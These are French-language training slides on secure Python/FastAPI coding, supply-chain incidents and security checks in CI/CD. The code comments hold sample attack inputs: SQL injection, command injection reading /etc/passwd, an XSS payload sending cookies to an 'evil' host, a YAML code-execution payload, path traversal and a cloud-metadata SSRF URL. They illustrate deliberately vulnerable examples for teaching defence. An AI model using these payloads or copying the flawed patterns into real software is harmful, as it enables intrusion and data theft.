

Écrire du code sécurisé

Failles courantes, dépendances vulnérables et sécurité en CI/CD

Objectifs et plan

- **Comprendre :** les failles classiques (OWASP Top 10) et comment elles apparaissent en Python.
- **Coder sûr :** requêtes paramétrées, validation, secrets, crypto, contrôle d'accès.
- **Réagir :** que faire quand une librairie est vulnérable ou malveillante (supply chain).
- **Automatiser :** outiller la CI/CD pour détecter en continu : SAST, SCA, secrets, image, DAST.
- **Pratiquer :** « que se passe-t-il ici ? » sur chaque slide de code, puis TP : rendre conforme une application FastAPI.

Pourquoi sécuriser le code ?

OWASP Top 10 : la carte des risques

Réf.	Risque	Exemple en Python
A01	Broken Access Control	IDOR, pas de contrôle de propriétaire
A02	Cryptographic Failures	MD5, random, secrets en clair
A03	Injection	SQL, commandes, eval, template
A04	Insecure Design	Pas de modèle de menace ni de limites
A05	Security Misconfiguration	debug=True, headers, droits trop larges
A06	Vulnerable Components	Dépendances obsolètes ou compromises
A07	Auth Failures	Mots de passe faibles, sessions mal protégées
A08	Integrity Failures	Pickle/YAML non fiables, CI non vérifiée
A09	Logging Failures	Rien n'est loggé, ou trop (mots de passe)
A10	SSRF	Le serveur appelle une URL fournie par l'utilisateur

Cinq principes de base

Entrées non fiables

Toute donnée externe (HTTP, fichier, env, API tierce) est hostile jusqu'à validation.

Moindre privilège

Droits DB, utilisateur du conteneur, tokens CI : le strict minimum.

Défense en profondeur

Plusieurs couches : validation, requête paramétrée, WAF, monitoring.

Secure by default

Configuration fermée par défaut ; on ouvre explicitement, jamais l'inverse.

Échouer proprement

Erreur générique au client, détail dans les logs, jamais de stack trace.

Sécuriser tôt coûte moins cher : « shift left ».

Quelles failles en Python ?

Que se passe-t-il ici ?

```
@app.get("/search")
def search(q: str):
    sql = f"SELECT * FROM products WHERE name LIKE '%{q}%'"
    return db.execute(sql).fetchall()
```

Injection SQL

- **Cause :** concaténer une entrée dans une requête.
- **Impact :** lecture ou modification de toute la base, contournement de l'authentification.
- **Parade :** requêtes paramétrées, ORM, comptes DB à droits limités.
- Ne jamais échapper « à la main ».

Code vulnérable

```
@app.get("/search")
def search(q: str):
    sql = f"SELECT * FROM products WHERE name LIKE '%{q}%'"
    return db.execute(sql).fetchall()
# ?q=' OR '1'='1   -> toute la table
# ?q=' UNION SELECT username, password FROM users --
```

Code sécurisé

```
sql = "SELECT id, name FROM products WHERE name LIKE ?"
rows = db.execute(sql, (f"%{q}%",)).fetchall()

# SQLAlchemy :
select(Product).where(Product.name.ilike(f"%{q}%"))
```

Que se passe-t-il ici ?

```
@app.get("/ping")
def ping(host: str):
    os.system(f"ping -c 1 {host}")
    subprocess.run(f"ping -c 1 {host}", shell=True)
```

Injection de commandes OS

- **Cause :** shell=True ou os.system avec une entrée utilisateur.
- **Impact :** exécution de commandes arbitraires sur le serveur (RCE).
- **Parade :** liste d'arguments, pas de shell, validation stricte, timeout.
- Préférer une librairie Python à un appel système quand elle existe.

Code vulnérable

```
@app.get("/ping")
def ping(host: str):
    os.system(f"ping -c 1 {host}")
    subprocess.run(f"ping -c 1 {host}", shell=True)
# ?host=8.8.8.8; cat /etc/passwd
```

Code sécurisé

```
from ipaddress import IPv4Address

@app.get("/ping")
def ping(host: IPv4Address):      # FastAPI valide : 422 sinon
    subprocess.run(["ping", "-c", "1", str(host)],
                   check=True, timeout=5, capture_output=True)
```

Que se passe-t-il ici ?

```
result = eval(data["expr"])
obj = pickle.loads(await request.body())
cfg = yaml.load(await request.body(), Loader=yaml.Loader)
```

eval, pickle, YAML : du code en données

- **eval / exec :** exécutent du code, jamais sur une entrée externe.
- **pickle :** désérialiser = exécuter (via __reduce__). Jamais sur des données non fiables.
- **yaml.load :** peut instancier des objets Python. Utiliser safe_load.
- Pour échanger des données : JSON + modèle pydantic.

Code vulnérable

```
result = eval(data["expr"])
obj = pickle.loads(await request.body())
cfg = yaml.load(await request.body(), Loader=yaml.Loader)
# !!python/object/apply:os.system ["id"]
```

Code sécurisé

```
value = ast.literal_eval(expr)        # littéraux seulement

class Profile(BaseModel):             # JSON validé
    name: str
    age: int

cfg = yaml.safe_load(body)
```

Que se passe-t-il ici ?

```
@app.get("/hello")
def hello(name: str):
    return HTMLResponse(f"<h1>Bonjour {name}</h1>")
```

XSS : du JavaScript dans vos pages

- **Cause :** renvoyer une entrée non échappée dans du HTML.
- **Impact :** vol de session, actions au nom de l'utilisateur.
- **Parade :** templates avec autoescape, jamais |safe ni Markup sur une entrée.
- Défense en profondeur : Content-Security-Policy, cookies HttpOnly.

Code vulnérable

```
@app.get("/hello")
def hello(name: str):
    return HTMLResponse(f"<h1>Bonjour {name}</h1>")
# ?name=<script>fetch('//evil/'+document.cookie)</script>
# Jinja : {{ comment|safe }}
```

Code sécurisé

```
templates = Jinja2Templates(directory="templates")  # autoescape
return templates.TemplateResponse(
    "hello.html", {"request": request, "name": name})
# hello.html : <h1>Bonjour {{ name }}</h1>
# HTML riche indispensable ?  nh3.clean(user_html)
```

Que se passe-t-il ici ?

```
@app.get("/files/{name:path}")
def get_file(name: str):
    return FileResponse(os.path.join(UPLOAD_DIR, name))
```

Path traversal et upload

- **Cause :** construire un chemin à partir d'une entrée non contrôlée.
- **Impact :** lecture de /etc/passwd, du code source, des clés.
- **Parade :** résoudre le chemin, vérifier qu'il reste dans le dossier autorisé.
- Upload : liste blanche d'extensions, taille max, nom régénéré, stockage hors webroot.

Code vulnérable

```
@app.get("/files/{name:path}")
def get_file(name: str):
    return FileResponse(os.path.join(UPLOAD_DIR, name))
# /files/..%2f..%2fetc/passwd
```

Code sécurisé

```
BASE = Path(UPLOAD_DIR).resolve()
p = (BASE / name).resolve()
if not p.is_relative_to(BASE) or not p.is_file():
    raise HTTPException(status_code=404)
return FileResponse(p)
```

Que se passe-t-il ici ?

```
@app.get("/fetch")
def fetch(url: str):
    return requests.get(url, verify=False).text
```

SSRF et appels HTTP sortants

- **Cause :** le serveur requête une URL choisie par l'utilisateur.
- **Impact :** accès aux services internes, metadata cloud (169.254.169.254).
- **Parade :** liste blanche d'hôtes, https uniquement, pas de redirection, timeout.
- Toujours verify=True (défaut) et timeout=… avec requests.

Code vulnérable

```
@app.get("/fetch")
def fetch(url: str):
    return requests.get(url, verify=False).text
# ?url=http://169.254.169.254/latest/meta-data/
```

Code sécurisé

```
ALLOWED = {"api.partenaire.com"}
u = urlparse(url)
if u.scheme != "https" or u.hostname not in ALLOWED:
    raise HTTPException(status_code=400)
r = requests.get(url, timeout=5, allow_redirects=False)
# + résolution DNS : refuser IP privées / loopback
```

Que se passe-t-il ici ?

```
@app.get("/invoices/{id}")
def invoice(id: int):
    return db.execute("SELECT * FROM invoices WHERE id=?",
                      (id,)).fetchone()
```

Contrôle d'accès et en-têtes

- **IDOR :** toujours vérifier que l'objet appartient à l'utilisateur.
- **CSRF :** cookies SameSite + jeton anti-CSRF pour les requêtes qui modifient l'état.
- **En-têtes :** HSTS, CSP, X-Content-Type-Options, X-Frame-Options.
- Autorisation côté serveur, jamais seulement dans l'interface.

Code vulnérable

```
@app.get("/invoices/{id}")
def invoice(id: int):
    return db.execute("SELECT * FROM invoices WHERE id=?",
                      (id,)).fetchone()
# l'utilisateur 1 lit /invoices/2, /invoices/3 ...
```

Code sécurisé

```
def invoice(id: int, user=Depends(current_user)):
    sql = "SELECT * FROM invoices WHERE id=? AND owner_id=?"
    row = db.execute(sql, (id, user["id"])).fetchone()
    if not row:
        raise HTTPException(status_code=404)
    return dict(row)

@app.middleware("http")
async def headers(request, call_next):
    r = await call_next(request)
    r.headers["Content-Security-Policy"] = "default-src 'self'"
    r.headers["X-Content-Type-Options"] = "nosniff"
    return r
```

RBAC : à quoi ça sert ?

- **Principe :** des droits par rôle, pas par utilisateur. Utilisateur → rôle(s) → permissions.
- **Moindre privilège :** chacun n'a que ce dont il a besoin.
- **Maintenable :** arrivée, départ ou changement de poste = changer un rôle, pas 50 droits.
- **Auditable :** on peut répondre à « qui peut supprimer un compte ? ».
- **Attention :** RBAC ne remplace pas le contrôle de propriété (IDOR) : un support peut lire des factures, pas forcément toutes.

Permission	viewer	support	admin
Lire une facture	Oui	Oui	Oui
Lire les utilisateurs	Non	Oui	Oui
Supprimer un utilisateur	Non	Non	Oui
Modifier les rôles	Non	Non	Oui

On le retrouve partout :

- **API :** dépendances de FastAPI, middlewares.
- **Base de données :** GRANT / rôles PostgreSQL.
- **Kubernetes :** Role, ClusterRole, RoleBinding.
- **Cloud :** IAM (AWS), Azure RBAC.
- **CI/CD :** droits des équipes GitHub, permissions des tokens.

Que se passe-t-il ici ?

```
@app.delete("/users/{user_id}")
def delete_user(user_id: int, user=Depends(current_user)):
    db.execute("DELETE FROM users WHERE id=?", (user_id,))
    return {"deleted": user_id}
```

RBAC : rôles et permissions en FastAPI

- **Cause :** autorisation absente ou réduite à « être connecté ».
- **Impact :** élévation de privilèges : un simple utilisateur exécute des actions d'admin (OWASP A01).
- **Parade :** rôles → permissions, vérifiées côté serveur sur chaque endpoint, refus par défaut (403).
- Le rôle vient de la base ou du jeton signé, jamais d'un champ envoyé par le client.

Code vulnérable

```
@app.delete("/users/{user_id}")
def delete_user(user_id: int, user=Depends(current_user)):
    db.execute("DELETE FROM users WHERE id=?", (user_id,))
    return {"deleted": user_id}
# n'importe quel utilisateur connecté peut supprimer un compte
```

Code sécurisé

```
ROLE_PERMS = {
    "viewer":  {"invoice:read"},
    "support": {"invoice:read", "user:read"},
    "admin":   {"invoice:read", "user:read", "user:delete"},
}

def require(perm: str):
    def checker(user=Depends(current_user)):
        if perm not in ROLE_PERMS.get(user["role"], set()):
            raise HTTPException(status_code=403)
        return user
    return checker

@app.delete("/users/{user_id}")
def delete_user(user_id: int, user=Depends(require("user:delete"))):
    ...
```

Que se passe-t-il ici ?

```
pwd_hash = hashlib.md5(pwd.encode()).hexdigest()
if token == stored_token:
    ...
jwt.decode(tok, key, options={"verify_signature": False})
```

Mots de passe, sessions et jetons

- **Hash :** argon2id ou bcrypt, jamais MD5/SHA-1/SHA-256 simples.
- **Comparaison :** hmac.compare_digest (temps constant).
- **Sessions :** cookies Secure, HttpOnly, SameSite ; durée limitée.
- **JWT :** fixer algorithms=[…], vérifier exp, aud, iss.
- Limiter les tentatives (rate limiting), MFA pour les comptes sensibles.

Code vulnérable

```
pwd_hash = hashlib.md5(pwd.encode()).hexdigest()
if token == stored_token:        # timing attack
    ...
jwt.decode(tok, key, options={"verify_signature": False})
```

Code sécurisé

```
ph = PasswordHasher()                  # argon2-cffi
stored = ph.hash(pwd)
ph.verify(stored, pwd)           # lève VerifyMismatchError
hmac.compare_digest(a, b)
jwt.decode(tok, key, algorithms=["HS256"], audience="shop",
           options={"require": ["exp"]})
app.add_middleware(SessionMiddleware, secret_key=SECRET_KEY,
                   https_only=True, same_site="lax")
```

Que se passe-t-il ici ?

```
token = str(random.randint(0, 10**6))
key = b"0123456789abcdef"
cipher = AES.new(key, AES.MODE_ECB)
```

Aléatoire et chiffrement

- **Aléatoire :** le module random est prévisible ; utiliser secrets pour tout jeton, mot de passe temporaire, lien de reset.
- **Chiffrement :** librairie cryptography (Fernet, AES-GCM), jamais ECB, jamais de clé en dur.
- **TLS :** ne jamais désactiver la vérification des certificats.
- Ne pas écrire sa propre cryptographie.

Code vulnérable

```
token = str(random.randint(0, 10**6))
key = b"0123456789abcdef"
cipher = AES.new(key, AES.MODE_ECB)
```

Code sécurisé

```
token = secrets.token_urlsafe(32)

f = Fernet(os.environ["FERNET_KEY"])
blob = f.encrypt(b"donnée sensible")
f.decrypt(blob)      # authentifié : détecte toute altération
```

Que se passe-t-il ici ?

```
AWS_KEY = "AKIAIOSFODNN7EXAMPLE"
DB_URL = "postgres://admin:Passw0rd@db/prod"
SECRET_KEY = "super-secret-key-123"
```

Gestion des secrets

- **Règle :** aucun secret dans Git. L'historique est permanent.
- **Runtime :** variables d'environnement, Vault, AWS Secrets Manager, GitHub Secrets.
- **Prévention :** pre-commit + gitleaks, push protection GitHub.
- **Si fuite :** révoquer et faire tourner immédiatement. Réécrire l'historique ne suffit pas.

Code vulnérable

```
AWS_KEY = "AKIAIOSFODNN7EXAMPLE"
DB_URL = "postgres://admin:Passw0rd@db/prod"
SECRET_KEY = "super-secret-key-123"
```

Code sécurisé

```
DB_URL = os.environ["DB_URL"]       # KeyError si absent
SECRET_KEY = os.environ["SECRET_KEY"]
# ou pydantic-settings : class Settings(BaseSettings)

# .gitignore : .env      .env.example : sans valeurs
# .pre-commit-config.yaml : hook gitleaks
```

Que se passe-t-il ici ?

```
app = FastAPI(debug=True)
uvicorn.run("app:app", host="0.0.0.0", reload=True)
log.info(f"login user={u} password={p}")
return HTMLResponse(traceback.format_exc(), status_code=500)
```

Validation, erreurs et logs

- **Valider :** type, longueur, format, bornes avec pydantic (liste blanche).
- **Erreurs :** message générique au client, détail dans les logs.
- **Logs :** jamais de mots de passe, tokens, données perso.
- **Production :** debug=False, pas de reload, /docs désactivé si inutile.

Code vulnérable

```
app = FastAPI(debug=True)
uvicorn.run("app:app", host="0.0.0.0", reload=True)
log.info(f"login user={u} password={p}")
return HTMLResponse(traceback.format_exc(), status_code=500)
```

Code sécurisé

```
class Login(BaseModel):
    username: constr(pattern=r"^\w{3,32}$")
    password: SecretStr

@app.exception_handler(Exception)
async def err(request, exc):
    log.exception("unhandled error")      # côté serveur seulement
    return JSONResponse({"error": "internal error"}, 500)
log.info("login user_id=%s", user.id)
```

Et mes dépendances ?

Supply chain : les menaces

Typosquatting

Paquet au nom proche d'un paquet connu (ex. reqeusts). Une faute de frappe suffit à l'installer.

Dependency confusion

Un nom interne publié sur PyPI avec une version plus haute est installé à la place (ex. torchtriton, déc. 2022).

Compte ou CI compromis

Une version malveillante d'un paquet légitime est publiée (ex. ultralytics, déc. 2024 ; litellm, mars 2026).

Code à l'installation

setup.py et les hooks s'exécutent au pip install, avant tout test : une porte d'entrée directe.

Les dépendances transitives forment l'essentiel du code embarqué : on ne les a pas choisies, on les subit.

Cas réel : LiteLLM (mars 2026)

Date (UTC)	Événement
19 mars	Le scanner Trivy et son action GitHub sont compromis : des tags sont réécrits vers une version malveillante.
24 mars, 10:39	La CI de LiteLLM exécute Trivy et laisse fuiter son jeton de publication PyPI. litellm 1.82.7 est publiée.
24 mars, 10:52	litellm 1.82.8 : ajout d'un fichier .pth exécuté à chaque démarrage de Python, sans import.
24 mars, ~11:48	Découverte par FutureSearch : une machine sature après l'installation d'un plugin qui dépend de litellm.
24 mars	Mise en quarantaine PyPI (40 min à 3 h selon les sources), rotation des clés, versions retirées.

- **Charge utile :** vol des variables d'environnement, clés SSH, identifiants cloud et tokens Kubernetes, exfiltrés vers un faux domaine, puis persistance (sysmon.service).
- **Épargnés :** l'image Docker officielle (dépendances pinnées) et les versions ≤ 1.82.6.

Durcir ses dépendances

- **Verrouiller :** versions exactes + hashes (pip-tools, uv, Poetry).
- **Réduire :** moins de dépendances = moins de surface.
- **Isoler :** venv par projet, builds reproductibles.
- **Un seul index :** contrôlé, noms internes réservés sur PyPI.
- **SBOM :** savoir ce qu'on embarque (CycloneDX, SPDX).
- **Mettre à jour :** Dependabot ou Renovate.

```
# requirements.in  ->  verrouillage avec hashes
pip-compile --generate-hashes requirements.in

# installation stricte : refuse tout paquet non listé
pip install --require-hashes -r requirements.txt

# alternative moderne
uv lock && uv sync --frozen

# audit des vulnérabilités connues
pip-audit -r requirements.txt

# inventaire (SBOM)
cyclonedx-py requirements requirements.txt -o sbom.json
```

Un hash fait échouer l'installation si le contenu d'une version change. Il ne protège pas d'une nouvelle version malveillante publiée par un compte compromis : pinner aussi les versions (cf. LiteLLM).

Lib vulnérable ou malveillante : le playbook

1 Détecter

Alerte Dependabot, pip-audit, GHSA/OSV, avis de sécurité, presse.

2 Évaluer

Sommes-nous exposés ? Version utilisée, code atteignable, CVSS, EPSS, catalogue CISA KEV.

3 Contenir

Geler les déploiements, bloquer la version, couper l'egress si malware.

4 Corriger

Monter de version ou patcher, repinner avec hashes, rebuild et redéployer.

5 Si malveillante

Tout secret accessible est compromis : rotation, analyse des logs réseau, rebuild propre.

6 Capitaliser

Post-mortem sans blâme, règle de CI ajoutée, SLA de correction.

LiteLLM : le playbook appliqué

- **Détecter :** alerte SCA, avis LiteLLM/GHSA, IoC publiés.
- **Évaluer :** quelle version installée, dans quelles images et jobs CI, entre 10:39 et la quarantaine.
- **Contenir :** isoler les hôtes, supprimer sysmon.service, ne pas se contenter d'un upgrade.
- **Corriger :** pinner ≤ 1.82.6, puis une version vérifiée, sur un environnement neuf.
- **Secrets :** tout ce que le process voyait est compromis : cloud, SSH, K8s, CI.

Chasse aux traces (IoC)

```
pip show litellm | grep Version      # 1.82.7 / 1.82.8 ?
find / -name "litellm_init.pth" 2>/dev/null
ls ~/.config/sysmon/sysmon.py \
   ~/.config/systemd/user/sysmon.service
grep -r "models.litellm.cloud" /var/log 2>/dev/null
kubectl get pods -A | grep node-setup-
```

- **Ce qui aurait aidé :** versions exactes pinnées, délai avant d'adopter une nouvelle version, outils et actions de CI épinglés par SHA, Trusted Publishing (OIDC) plutôt qu'un jeton PyPI durable.
- **Ce qui n'aurait pas aidé :** --require-hashes, car les fichiers étaient légitimement publiés.

Les commandes du jour J

- **Qui utilise la lib ?** pipdeptree -r -p <lib> + SBOM.
- **Quelle version ?** pip freeze, lockfile, image en prod.
- **Corriger :** pip-audit --fix ou montée manuelle, puis régénérer les hashes.
- **Malware :** pip download pour inspecter sans exécuter, purger les caches.
- **Pas de correctif ?** désactiver la fonction, WAF, isoler, ou retirer la lib.

```
# 1. exposition
pipdeptree -r -p requests
pip-audit -r requirements.txt --desc


# 2. correction
pip-audit -r requirements.txt --fix
pip-compile --upgrade-package requests \
            --generate-hashes requirements.in

# 3. vérification
pip-audit -r requirements.txt --strict
pytest

# 4. si paquet malveillant
pip cache purge
# rotation de TOUS les secrets accessibles (build + runtime)
# rebuild des images depuis un état connu sain
```

Et la CI/CD ?

Un pipeline qui surveille la sécurité



- **Bloquant :** échec du build sur HIGH/CRITICAL (Bandit -ll, pip-audit --strict, Trivy exit-code 1).
- **Rapide :** contrôles légers à chaque PR, scans lourds (DAST) la nuit.
- **Visible :** résultats SARIF dans l'onglet Security de GitHub, alertes Slack/Teams.
- **Sécuriser la CI :** permissions minimales, actions épinglées par SHA, secrets masqués, pull_request_target maîtrisé.

Voir les vulnérabilités en continu

Dependabot / Renovate

PR automatiques de mise à jour, alertes sur dépendances vulnérables.

Code scanning

CodeQL / Semgrep : résultats SARIF, annotations sur les PR.

Scans planifiés

OSV-Scanner, pip-audit, Trivy en cron : CVE publiées après le build.

Alerting

Slack/Teams, ticket automatique, tableau de bord par dépôt.

SLA de correction (exemple)

Sévérité	Délai
Critique	24 à 48 h
Haute	7 jours
Moyenne	30 jours
Faible	Backlog

Prioriser avec CVSS + EPSS + exposition réelle plutôt que le seul score.

TP : rendre l'application conforme

- **Départ :** « MiniShop », une API FastAPI volontairement vulnérable.
- **Objectif :** corriger toutes les failles vues en cours, mettre en place la CI de sécurité.
- **Validation :** tests pytest d'attaque (rouges au départ, verts à l'arrivée) + Bandit, pip-audit, gitleaks.
- **Livrable :** dépôt Git public (un commit par faille). Envoi du lien de chaque repo via mon mail :

lucas.pauzies@hotmail.fr

Date butoire : 1er novembre 2026